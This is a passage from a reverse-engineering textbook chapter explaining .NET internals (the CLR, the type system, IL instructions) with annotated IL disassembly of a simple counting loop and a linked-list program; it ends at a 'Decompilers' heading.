Because of the high level of transparency offered by .NET programs, the concept of obfuscation of .NET binaries is very common and is far more popular than it is with native IA-32 binaries. In fact, Microsoft even ships an obfuscator with its .NET development platform, Visual Studio .NET. As Figure 12.1 demonstrates, if you ship your .NET product without any form of obfuscation, you might as well ship your source code along with your executable binaries.




Figure 12.1 The original source code and the decompiled version of a simple C# function.

.NET Basics

Unlike native machine code programs, .NET programs require a special environment in which they can be executed. This environment, which is called the *.NET Framework*, acts as a sort of intermediary between .NET programs and the rest of the world. The .NET Framework is basically the software execution environment in which all .NET programs run, and it consists of two primary components: the common language runtime (CLR) and the .NET class library. The CLR is the environment that loads and verifies .NET assemblies and is essentially a virtual machine inside which .NET programs are safely executed. The class library is what .NET programs use in order to communicate with the outside world. It is a class hierarchy that offers all kinds of services such as user-interface services, networking, file I/O, string management, and so on. Figure 12.2 illustrates the connection between the various components that together make up the .NET platform.

A .NET binary module is referred to as an *assembly*. Assemblies contain a combination of IL code and associated *metadata*. Metadata is a special data block that stores data type information describing the various objects used in the assembly, as well as the accurate definition of any object in the program (including local variables, method parameters, and so on). Assemblies are executed by the common language runtime, which loads the metadata into memory and compiles the IL code into native code using a just-in-time compiler.

Managed Code

Managed code is any code that is verified by the CLR in runtime for security, type safety, and memory usage. Managed code consists of the two basic .NET elements: MSIL code and metadata. This combination of MSIL code and metadata is what allows the CLR to actually execute managed code. At any given moment, the CLR is aware of the data types that the program is dealing with. For example, in conventional compiled languages such as C and C++ data structures are accessed by loading a pointer into memory and calculating the specific offset that needs to be accessed. The processor has no idea what this data structure represents and whether the actual address being accessed is valid or not.

While running managed code the CLR is fully aware of almost every data type in the program. The metadata contains information about class definitions, methods and the parameters they receive, and the types of every local variable in each method. This information allows the CLR to validate operations performed by the IL code and verify that they are legal. For example, when an assembly that contains managed code accesses an array item, the CLR can easily check the size of the array and simply raise an exception if the index is out of bounds.




Figure 12.2 Relationship between the common language runtime, IL, and the various .NET programming languages.

.NET Programming Languages

.NET is not tied to any specific language (other than IL), and compilers have been written to support numerous programming languages. The following are the most popular programming languages used in the .NET environment.

C# C Sharp is *the* .NET programming language in the sense that it was designed from the ground up as the "native" .NET language. It has a syntax that is similar to that of C++, but is functionally more similar to Java than to C++. Both C# and Java are object oriented, allowing only a single level of inheritance. Both languages are type safe, meaning that they do not allow any misuse of data types (such as unsafe typecasting, and so on). Additionally, both languages work with a garbage collector and don't support explicit deletion of objects (in fact, no .NET language supports explicit deletion of object—they are all based on garbage collection).

Managed C++ Managed C++ is an extension to Microsoft's C/C++ compiler (`cl.exe`), which can produce a managed IL executable from C++ code.

Visual Basic .NET Microsoft has created a Visual Basic compiler for .NET, which means that they've essentially eliminated the old Visual Basic virtual machine (VBVM) component, which was the runtime component in which all Visual Basic programs executed in previous versions of the platform. Visual Basic .NET programs now run using the CLR, which means that essentially at this point Visual Basic executables are identical to C# and Managed C++ executables: They all consist of managed IL code and metadata.

J# J Sharp is simply an implementation of Java for .NET. Microsoft provides a Java-compatible compiler for .NET which produces IL executables instead of Java bytecode. The idea is obviously to allow developers to easily port their Java programs to .NET.

One remarkable thing about .NET and all of these programming languages is their ability to easily interoperate. Because of the presence of metadata that accurately describes an executable, programs can interoperate at the object level regardless of the programming language they are created in. It is possible for one program to seamlessly inherit a class from another program even if one was written in C# and the other in Visual Basic .NET, for instance.

Common Type System (CTS)

The Common Type System (CTS) governs the organization of data types in .NET programs. There are two fundamental data types: values and references. Values are data types that represent *actual data*, while reference types represent

a *reference* to the actual data, much like the conventional notion of pointers. Values are typically allocated on the stack or inside some other object, while with references the actual objects are typically allocated in a heap block, which is freed automatically by the garbage collector (granted, this explanation is somewhat simplistic, but it'll do for now).

The typical use for value data types is for built-in data types such as integers, but developers can also define their own user-defined value types, which are moved around by value. This is generally only recommended for smaller data types, because the data is duplicated when passed to other methods, and so on. Larger data types use reference types, because with reference types only the reference to the object is duplicated—not the actual data.

Finally, unlike values, reference types are *self-describing*, which means that a reference contains information on the exact object type being referenced. This is different from value types, which don't carry any identification information.

One interesting thing about the CTS is the concept of *boxing* and *unboxing*. Boxing is the process of converting a value type data structure into a reference type object. Internally, this is implemented by duplicating the object in question and producing a reference to that duplicated object. The idea is that this boxed object can be used with any method that expects a generic object reference as input. Remember that reference types carry type identification information with them, so by taking an object reference type as input, a method can actually check the object's type in runtime. This is not possible with a value type. Unboxing is simply the reverse process, which converts the object back to a value type. This is needed in case the object is modified while it is in object form—because boxing duplicates the object, any changes made to the boxed object would not reflect on the original value type unless it was explicitly unboxed.

Intermediate Language (IL)

As described earlier, .NET executables are rarely shipped as native executables.[1] Instead, .NET executables are distributed in an intermediate form called Common Intermediate Language (CIL) or Microsoft Intermediate Language (MSIL), but we'll just call it IL for short. .NET programs essentially have two compilation stages: First a program is compiled from its original source code to IL code, and during execution the IL code is recompiled into native code by the just-in-time compiler. The following sections describe some basic low-level .NET concepts such as the evaluation stack and the activation record, and introduce the IL and its most important instructions. Finally, I will present a few IL code samples and analyze them.

[1]It is possible to ship a precompiled .NET binary that doesn't contain any IL code, and the primary reason for doing so is security-it is much harder to reverse or decompile such an executable. For more information please see the section later in this chapter on the Remotesoft Protector product.

The Evaluation Stack

The evaluation stack is used for managing state information in .NET programs. It is used by IL code in a way that is similar to how IA-32 instructions use registers—for storing immediate information such as the input and output data for instructions. Probably the most important thing to realize about the evaluation stack is that *it doesn't really exist*! Because IL code is never interpreted in runtime and is always compiled into native code before being executed, the evaluation stack only exists during the JIT process. It has no meaning during runtime.

Unlike the IA-32 stacks you've gotten so used to, the evaluation stack isn't made up of 32-bit entries, or any other fixed-size entries. A single entry in the stack can contain any data type, including whole data structures. Many instructions in the IL instruction set are polymorphic, meaning that they can take different data types and properly deal with a variety of types. This means that arithmetic instructions, for instance, can operate correctly on either floating-point or integer operands. There is no need to explicitly tell instructions which data types to expect—the JIT will perform the necessary data-flow analysis and determine the data types of the operands passed to each instruction.

To properly grasp the philosophy of IL, you must get used to the idea that the CLR is a *stack machine*, meaning that IL instructions use the evaluation stack just like IA-32 assembly language instruction use registers. Practically every instruction either pops a value off of the stack or it pushes some kind of value back onto it—that's how IL instructions access their operands.

Activation Records

Activation records are data elements that represent the state of the currently running function, much like a stack frame in native programs. An activation record contains the parameters passed to the current function along with all the local variables in that function. For each function call a new activation record is allocated and initialized. In most cases, the CLR allocates activation records on the stack, which means that they are essentially the same thing as the stack frames you've worked with in native assembly language code. The IL instruction set includes special instructions that access the current activation record for both function parameters and local variables (see below). Activation records are automatically allocated by the IL instruction `call`.

IL Instructions

Let's go over the most common and interesting IL instructions, just to get an idea of the language and what it looks like. Table 12.1 provides descriptions for some of the most popular instructions in the IL instruction set. Note that the instruction set contains over 200 instructions and that this is nowhere near a

complete reference. If you're looking for detailed information on the individual instructions please refer to the Common Language Infrastructure (CLI) specifications document, partition III [ECMA].

Table 12.1 A summary of the most common IL instructions.

INSTRUCTION NAME	DESCRIPTION
`ldloc`—Load local variable onto the stack `stloc`—Pop value from stack to local variable	Load and store local variables to and from the evaluation stack. Since no other instructions deal with local variables directly, these instructions are needed for transferring values between the stack and local variables. `ldloc` loads a local variable onto the stack, while `stloc` pops the value currently at the top of the stack and loads it into the specified variable. These instructions take a local variable index that indicates which local variable should be accessed.
`ldarg`—Load argument onto the stack `starg`—Store a value in an argument slot	Load and store arguments to and from the evaluation stack. These instructions provide access to the argument region in the current activation record. Notice that `starg` allows a method to write back into an argument slot, which is a somewhat unusual operation. Both instructions take an index to the argument requested.
`ldfld`—Load field of an object `stfld`—Store into a field of an object	Field access instructions. These instructions access data fields (members) in classes and load or store values from them. `ldfld` reads a value from the object currently referenced at the top of the stack. The output value is of course pushed to the top of the stack. `stfld` writes the value from the second position on the stack into a field in the object referenced at the top of the stack.
`ldc`—Load numeric constant	Load a constant into the evaluation stack. This is how constants are used in IL—`ldc` loads the constant into the stack where it can be accessed by any instruction.
`call`—Call a method `ret`—Return from a method	These instructions call and return from a method. `call` takes arguments from the evaluation stack, passes them to the called routine and calls the specified routine. The return value is placed at the top of the stack when the method completes and `ret` returns to the caller, while leaving the return value in the evaluation stack.

(continued)

Table 12.1 *(continued)*

INSTRUCTION NAME	DESCRIPTION
`br` – Unconditional branch	Unconditionally branch into the specified instruction. This instruction uses the short format `br.s`, where the jump offset is 1 byte long. Otherwise, the jump offset is 4 bytes long.
`box`—Convert value type to object reference `unbox`—Convert boxed value type to its raw form	These two instructions convert a value type to an object reference that contains type identification information. Essentially `box` constructs an object of the specified type that contains a copy of the value type that was passed through the evaluation stack. `unbox` destroys the object and copies its contents back to a value type.
`add`—Add numeric values `sub`—Subtract numeric values `mul`—Multiply values `div`—Divide values	Basic arithmetic instructions for adding, subtracting, multiplying, and dividing numbers. These instructions use the first two values in the evaluation stack as operands and can transparently deal with *any* supported numeric type, integer or floating point. All of these instructions pop their arguments from the stack and then push the result in.
`beq`—Branch on equal `bne`—Branch on not equal `bge`—Branch on greater/equal `bgt`—Branch on greater `ble`—Branch on less/equal `blt`—Branch on less than	Conditional branch instructions. Unlike IA-32 instructions, which require one instruction for the comparison and another for the conditional branch, these instructions perform the comparison operation on the two top items on the stack and branch based on the result of the comparison and the specific conditional code specified.
`switch`—Table switch on value	Table switch instruction. Takes an `int32` describing how many case blocks are present, followed by a list of relative addresses pointing to the various case blocks. The first address points to case 0, the second to case 1, etc. The value that the case block values are compared against is popped from the top of the stack.

Table 12.1 *(continued)*

INSTRUCTION NAME	DESCRIPTION
`newarr`—Create a zero-based, one-dimensional array. `newobj`—Create a new object	Memory allocation instruction. `newarr` allocates a one-dimensional array of the specified type and pushes the resulting reference (essentially a pointer) into the evaluation stack. `newobj` allocates an instance of the specified object type and calls the object's constructor. This instruction can receive a variable number of parameters that get passed to the constructor routine. It should be noted that neither of these instructions has a matching "free" instruction. That's because of the garbage collector, which tracks the object references generated by these instructions and frees the objects once the relevant references are no longer in use.

IL Code Samples

Let's take a look at a few trivial IL code sequences, just to get a feel for the language. Keep in mind that there is rarely a need to examine raw, nonobfuscated IL code in this manner—a decompiler would provide a much more pleasing output. I'm doing this for educational purposes only. The only situation in which you'll need to read raw IL code is when a program is obfuscated and cannot be properly decompiled.

Counting Items

The routine below was produced by ILdasm, which is the IL Disassembler included in the .NET Framework SDK. The original routine was written in C#, though it hardly matters. Other .NET programming languages would usually produce identical or very similar code. Let's start with Listing 12.1.

```
.method public hidebysig static void  Main() cil managed
{
  .entrypoint
  .maxstack  2
  .locals init (int32 V_0)
  IL_0000:   ldc.i4.1
```

Listing 12.1 A sample IL program generated from a .NET executable by the ILdasm disassembler program. *(continued)*

```
  IL_0001:   stloc.0
  IL_0002:   br.s       IL_000e

  IL_0004:   ldloc.0
  IL_0005:   call       void [mscorlib]System.Console::WriteLine(int32)
  IL_000a:   ldloc.0
  IL_000b:   ldc.i4.1
  IL_000c:   add
  IL_000d:   stloc.0
  IL_000e:   ldloc.0
  IL_000f:   ldc.i4.s   10
  IL_0011:   ble.s      IL_0004

  IL_0013:   ret
} // end of method App::Main
```

Listing 12.1 *(continued)*

Listing 12.1 starts with a few basic definitions regarding the method listed. The method is specified as `.entrypoint`, which means that it is the first code executed when the program is launched. The `.maxstack` statement specifies the maximum number of items that this routine loads into the evaluation stack. Note that the specific item size is not important here—don't assume 32 bits or anything of the sort; it is the number of individual *items*, regardless of their size. The following line defines the method's local variables. This function only has a single `int32` local variable, named `V_0`. Variable names are one thing that is usually eliminated by the compiler (depending on the specific compiler).

The routine starts with the `ldc` instruction, which loads the constant 1 onto the evaluation stack. The next instruction, `stloc.0`, pops the value from the top of the stack into local variable number 0 (called `V_0`), which is the first (and only) local variable in the program. So, we've effectively just loaded the value 1 into our local variable `V_0`. Notice how this sequence is even longer than it would have been in native IA-32 code; we need two instructions to load a constant into local variable. The CLR is a stack machine—everything goes through the evaluation stack.

The procedure proceeds to jump unconditionally to address `IL_000e`. The target instruction is specified using a relative address from the end of the current one. The specific branch instruction used here is `br.s`, which is the short version, meaning that the relative address is specified using a single byte. If the distance between the current instruction and the target instruction was larger than 255 bytes, the compiler would have used the regular `br` instruction, which uses an `int32` to specify the relative jump address. This short form is employed to make the code as compact as possible.

The code at `IL_000e` starts out by loading two values onto the evaluation stack: the value of local variable 0, which was just initialized earlier to 1, and the constant 10. Then these two values are compared using the `ble.s` instruction. This is a "branch if lower or equal" instruction that does both the comparing and the actual jumping, unlike IA-32 code, which requires two instructions, one for comparison and another for the actual branching. The CLR compares the second value on the stack with the one currently at the top, so that "lower or equal" means that the branch will be taken if the value at local variable '0' is lower than or equal to 10. Since you happen to know that the local variable has just been loaded with the value 1, you know for certain that this branch is going to be taken—at least on the first time this code is executed. Finally, it is important to remember that in order for `ble.s` to evaluate the arguments passed to it, they must be popped out of the stack. This is true for pretty much every instruction in IL that takes arguments through the evaluation stack—those arguments are no longer going to be in the stack when the instruction completes.

Assuming that the branch is taken, execution proceeds at `IL_0004`, where the routine calls `WriteLine`, which is a part of the .NET class library. `WriteLine` displays a line of text in the console window of console-mode applications. The function is receiving a single parameter, which is the value of our local variable. As you would expect, the parameter is passed using the evaluation stack. One thing that's worth mentioning is that the code is passing an integer to this function, which prints text. If you look at the line from where this call is made, you will see the following: `void [mscorlib]System.Console::WriteLine(int32)`. This is the prototype of the specific function being called. Notice that the parameter it takes is an `int32`, not a string as you would expect. Like many other functions in the class library, `WriteLine` is overloaded and has quite a few different versions that can take strings, integers, floats, and so on. In this particular case, the version being called is the `int32` version—just as in C++, the automated selection of the correct overloaded version was done by the compiler.

After calling `WriteLine`, the routine again loads two values onto the stack: the local variable and the constant 1. This is followed by an invocation of the `add` instruction, which adds two values from the evaluation stack and writes the result back into it. So, the code is adding 1 to the local variable and saving the result back into it (in line `IL_000d`). This brings you back to `IL_000e`, which is where you left off before when you started looking at this loop.

Clearly, this is a very simple routine. All it does is loop between `IL_0004` and `IL_0011` and print the current value of the counter. It will stop once the counter value is greater than 10 (remember the conditional branch from lines `IL_000e` through `IL_0011`). Not very challenging, but it certainly demonstrates a little bit about how IL works.

A Linked List Sample

Before proceeding to examine obfuscated IL code, let us proceed to another, slightly more complicated sample. This one (like pretty much every .NET program you'll ever meet) actually uses a few objects, so it's a more relevant example of what a real program might look like. Let's start by disassembling this program's `Main` entry point, printed in Listing 12.2.

```
.method public hidebysig static void  Main() cil managed
{
  .entrypoint
  .maxstack  2
  .locals init (class LinkedList V_0,
           int32 V_1,
           class StringItem V_2)
  IL_0000:  newobj     instance void LinkedList::.ctor()
  IL_0005:  stloc.0
  IL_0006:  ldc.i4.1
  IL_0007:  stloc.1
  IL_0008:  br.s       IL_002b

  IL_000a:  ldstr      "item"
  IL_000f:  ldloc.1
  IL_0010:  box        [mscorlib]System.Int32
  IL_0015:  call       string [mscorlib]System.String::Concat(
                                              object, object)
  IL_001a:  newobj     instance void StringItem::.ctor(string)
  IL_001f:  stloc.2
  IL_0020:  ldloc.0
  IL_0021:  ldloc.2
  IL_0022:  callvirt   instance void LinkedList::AddItem(class ListItem)
  IL_0027:  ldloc.1
  IL_0028:  ldc.i4.1
  IL_0029:  add
  IL_002a:  stloc.1
  IL_002b:  ldloc.1
  IL_002c:  ldc.i4.s   10
  IL_002e:  ble.s      IL_000a

  IL_0030:  ldloc.0
  IL_0031:  callvirt   instance void LinkedList::Dump()
  IL_0036:  ret
} // end of method App::Main
```

Listing 12.2 A simple program that instantiates and fills a linked list object.

As expected, this routine also starts with a definition of local variables. Here there are three local variables, one integer, and two object types, `LinkedList` and `StringItem`. The first thing this method does is it instantiates an object of type `LinkedList`, and calls its constructor through the `newobj` instruction (notice that the method name `.ctor` is a reserved name for constructors). It then loads the reference to this newly created object into the first local variable, `V_0`, which is of course defined as a `LinkedList` object. This is an excellent example of managed code functionality. Because the local variable's data type is explicitly defined, and because the runtime is aware of the data type of every element on the stack, the runtime can verify that the variable is being assigned a compatible data type. If there is an incompatibility the runtime will throw an exception.

The next code sequence at line `IL_0006` loads 1 into `V_1` (which is an integer) through the evaluation stack and proceeds to jump to `IL_002b`. At this point the method loads two values onto the stack, 10 and the value of `V_1`, and jumps back to `IL_000a`. This sequence is very similar to the one in Listing 12.1, and is simply a posttested loop. Apparently `V_1` is the counter, and it can go up to 10. Once it is above 10 the loop terminates.

The sequence at `IL_000a` is the beginning of the loop's body. Here the method loads the string `"item"` into the stack, and then the value of `V_1`. The value of `V_1` is then boxed, which means that the runtime constructs an object that contains a copy of `V_1` and pushes a reference to that object into the stack. An object has the advantage of having accurate type identification information associated with it, so that the method that receives it can easily determine precisely which type it is. This identification can be performed using the IL instruction `isinst`.

After boxing `V_1`, you wind up with two values on the stack: the string `item` and a reference to the boxed copy of `V_1`. These two values are then passed to class library method `string [mscorlib]System.String::Concat(object, object)`, which takes two items and constructs a single string out of them. If both objects are strings, the method will simply concatenate the two. Otherwise the function will convert both objects to strings (assuming that they're both nonstrings) and then perform the concatenation. In this particular case, there is one string and one `Int32`, so the function will convert the `Int32` to a string and then proceed to concatenate the two strings. The resulting string (which is placed at the top of the stack when `Concat` returns) should look something like `"itemX"`, where `X` is the value of `V_1`.

After constructing the string, the method allocates an instance of the object `StringItem`, and calls its constructor (this is all done by the `newobj` instruction). If you look at the prototype for the `StringItem` constructor (which is displayed right in that same line), you can see that it takes a single parameter of type `string`. Because the return value from `Concat` was placed at the top

of the evaluation stack, there is no need for any effort here—the string is already on the stack, and it is going to be passed on to the constructor. Once the constructor returns `newobj` places a reference to the newly constructed object at the top of the stack, and the next line pops that reference from the stack into `V_2`, which was originally defined as a `StringItem`.

The next sequence loads the values of `V_0` and `V_2` into the stack and calls `LinkedList::AddItem(class ListItem)`. The use of the `callvirt` instruction indicates that this is a virtual method, which means that the specific method will be determined in runtime, depending on the specific type of the object on which the method is invoked. The first parameter being passed to this function is `V_2`, which is the `StringItem` variable. This is the object instance for the method that's about to be called. The second parameter, `V_0`, is the `ListItem` parameter the method takes as input. Passing an object instance as the first parameter when calling a class member is a standard practice in object-oriented languages. If you're wondering about the implementation of the `AddItem` member, I'll discuss that later, but first, let's finish investigating the current method.

The sequence at `IL_0027` is one that you've seen before: It essentially increments `V_1` by one and stores the result back into `V_1`. After that you reach the end of the loop, which you've already analyzed. Once the conditional jump is not taken (once `V_1` is greater than 10), the code calls `LinkedList::Dump()` on our `LinkedList` object from `V_0`.

Let's summarize what you've seen so far in the program's entry point, before I start analyzing the individual objects and methods. You have a program that instantiates a `LinkedList` object, and loops 10 times through a sequence that constructs the string `"ItemX"`, where `X` is the current value of our iterator. This string then is passed to the constructor of a `StringItem` object. That `StringItem` object is passed to the `LinkedList` object using the `AddItem` member. This is clearly the process of constructing a linked list item that contains your string and then adding that item to the main linked list object. Once the loop is completed the `Dump` method in the `LinkedList` object is called, which, you can only assume, dumps the entire linked list in some way.

The ListItem Class

At this point you can take a quick look at the other objects that are defined in this program and examine their implementations. Let's start with the `ListItem` class, whose entire definition is given in Listing 12.3.

```
.class private auto ansi beforefieldinit ListItem
       extends [mscorlib]System.Object
{
  .field public class ListItem Prev
  .field public class ListItem Next
  .method public hidebysig newslot virtual
          instance void  Dump() cil managed
  {
    .maxstack  0
    IL_0000:  ret
  } // end of method ListItem::Dump

  .method public hidebysig specialname rtspecialname
          instance void  .ctor() cil managed
  {
    .maxstack  1
    IL_0000:  ldarg.0
    IL_0001:  call       instance void [mscorlib]System.Object::.ctor()
    IL_0006:  ret
  } // end of method ListItem::.ctor

} // end of class ListItem
```

Listing 12.3 Declaration of the ListItem class.

There's not a whole lot to the `ListItem` class. It has two fields, `Prev` and `Next`, which are both defined as `ListItem` references. This is obviously a classic linked-list structure. Other than the two data fields, the class doesn't really have much code. You have the `Dump` virtual method, which contains an empty implementation, and you have the standard constructor, `.ctor`, which is automatically created by the compiler.

The LinkedList Class

We now proceed to the declaration of `LinkedList` in Listing 12.4, which is apparently the root object from where the linked list is managed.

```
.class private auto ansi beforefieldinit LinkedList
       extends [mscorlib]System.Object
{
  .field private class ListItem ListHead
  .method public hidebysig instance void
          AddItem(class ListItem NewItem) cil managed
  {
    .maxstack  2
    IL_0000:  ldarg.1
```

Listing 12.4 Declaration of LinkedList object. *(continued)*

```
    IL_0001:  ldarg.0
    IL_0002:  ldfld      class ListItem LinkedList::ListHead
    IL_0007:  stfld      class ListItem ListItem::Next
    IL_000c:  ldarg.0
    IL_000d:  ldfld      class ListItem LinkedList::ListHead
    IL_0012:  brfalse.s  IL_0020

    IL_0014:  ldarg.0
    IL_0015:  ldfld      class ListItem LinkedList::ListHead
    IL_001a:  ldarg.1
    IL_001b:  stfld      class ListItem ListItem::Prev
    IL_0020:  ldarg.0
    IL_0021:  ldarg.1
    IL_0022:  stfld      class ListItem LinkedList::ListHead
    IL_0027:  ret
  } // end of method LinkedList::AddItem

  .method public hidebysig instance void
          Dump() cil managed
  {
    .maxstack  1
    .locals init (class ListItem V_0)
    IL_0000:  ldarg.0
    IL_0001:  ldfld      class ListItem LinkedList::ListHead
    IL_0006:  stloc.0
    IL_0007:  br.s       IL_0016

    IL_0009:  ldloc.0
    IL_000a:  callvirt   instance void ListItem::Dump()
    IL_000f:  ldloc.0
    IL_0010:  ldfld      class ListItem ListItem::Next
    IL_0015:  stloc.0
    IL_0016:  ldloc.0
    IL_0017:  brtrue.s   IL_0009

    IL_0019:  ret
  } // end of method LinkedList::Dump

  .method public hidebysig specialname rtspecialname
          instance void  .ctor() cil managed
  {
    .maxstack  1
    IL_0000:  ldarg.0
    IL_0001:  call       instance void [mscorlib]System.Object::.ctor()
    IL_0006:  ret
  } // end of method LinkedList::.ctor

} // end of class LinkedList
```

Listing 12.4 *(continued)*

The LinkedList object contains a ListHead member of type ListItem (from Listing 12.3), and two methods (not counting the constructor): AddItem and Dump. Let's begin with AddItem. This method starts with an interesting sequence where the NewItem parameter is pushed into the stack, followed by the first parameter, which is the this reference for the LinkedList object. The next line uses the ldfld instruction to read from a field in the LinkedList data structure (the specific instance being read is the one whose reference is currently at the top of the stack—the this object). The field being accessed is ListHead; its contents are placed at the top of the stack (as usual, the LinkedList object reference is popped out once the instruction is done with it).

You proceed to IL_0007, where stfld is invoked to write into a field in the ListItem instance whose reference is currently the second item in the stack (the NewItem pushed at IL_0000). The field being accessed is the Next field, and the value being written is the one currently at the top of the stack, the value that was just read from ListHead. You proceed to IL_000c, where the ListHead member is again loaded into the stack, and is tested for a valid value. This is done using the brfalse instruction, which branches to the specified address if the value currently at the top of the stack is null or false.

Assuming the branch is not taken, execution flows into IL_0014, where stfld is invoked again, this time to initialize the Prev member of the ListHead item to the value of the NewItem parameter. Clearly the idea here is to push the item that's currently at the head of the list and to make NewItem the new head of the list. This is why the current list head's Prev field is set to point to the item currently being added. These are all classic linked list sequences. The final operation performed by this method is to initialize the ListHead field with the value of the NewItem parameter. This is done at IL_0020, which is the position to which the brfalse from earlier jumps to when ListHead is null. Again, a classic linked list item-adding sequence. The new items are simply placed at the head of the list, and the Prev and Next fields of the current head of the list and the item being added are updated to reflect the new order of the items.

The next method you will look at is Dump, which is listed right below the AddItem method in Listing 12.4. The method starts out by loading the current value of ListHead into the V_0 local variable, which is, of course, defined as a ListItem. There is then an unconditional branch to IL_0016 (you've seen these more than once before; they almost always indicate the head of a posttested loop construct). The code at IL_0016 uses the brtrue instruction to check that V_0 is non-null, and jumps to the beginning of the loop as long as that's the case.

The loop's body is quite simple. It calls the Dump virtual method for each ListItem (this method is discussed later), and then loads the Next field from

the current V_0 back into V_0. You can only assume that this sequence originated in something like CurrentItem = CurrentItem.Next in the original source code. Basically, what you're doing here is going over the entire list and "dumping" each item in it. You don't really know what dumping actually means in this context yet. Because the Dump method in ListItem is declared as a virtual method, the actual method that is executed here is unknown—it depends on the specific object type.

The StringItem Class

Let's conclude this example by taking a quick look at Listing 12.5, at the declaration of the StringItem class, which inherits from the ListItem class.

```
.class private auto ansi beforefieldinit StringItem
       extends ListItem
{
  .field private string ItemData
  .method public hidebysig specialname rtspecialname
          instance void  .ctor(string InitializeString) cil managed
  {
    .maxstack  2
    IL_0000:  ldarg.0
    IL_0001:  call       instance void ListItem::.ctor()
    IL_0006:  ldarg.0
    IL_0007:  ldarg.1
    IL_0008:  stfld      string StringItem::ItemData
    IL_000d:  ret
  } // end of method StringItem::.ctor

  .method public hidebysig virtual instance void
          Dump() cil managed
  {
    .maxstack  1
    IL_0000:  ldarg.0
    IL_0001:  ldfld      string StringItem::ItemData
    IL_0006:  call       void [mscorlib]System.Console::Write(string)
    IL_000b:  ret
  } // end of method StringItem::Dump

} // end of class StringItem
```

Listing 12.5 Declaration of the StringItem class.

The StringItem class is an extension of the ListItem class and contains a single field: ItemData, which is a string data type. The constructor for this class takes a single string parameter and stores it in the ItemData field. The Dump method simply displays the contents of ItemData by calling System.Console::Write. You could theoretically have multiple classes

that inherit from `ListItem`, each with its own `Dump` method that is specifically designed to dump the data for that particular type of item.

Decompilers

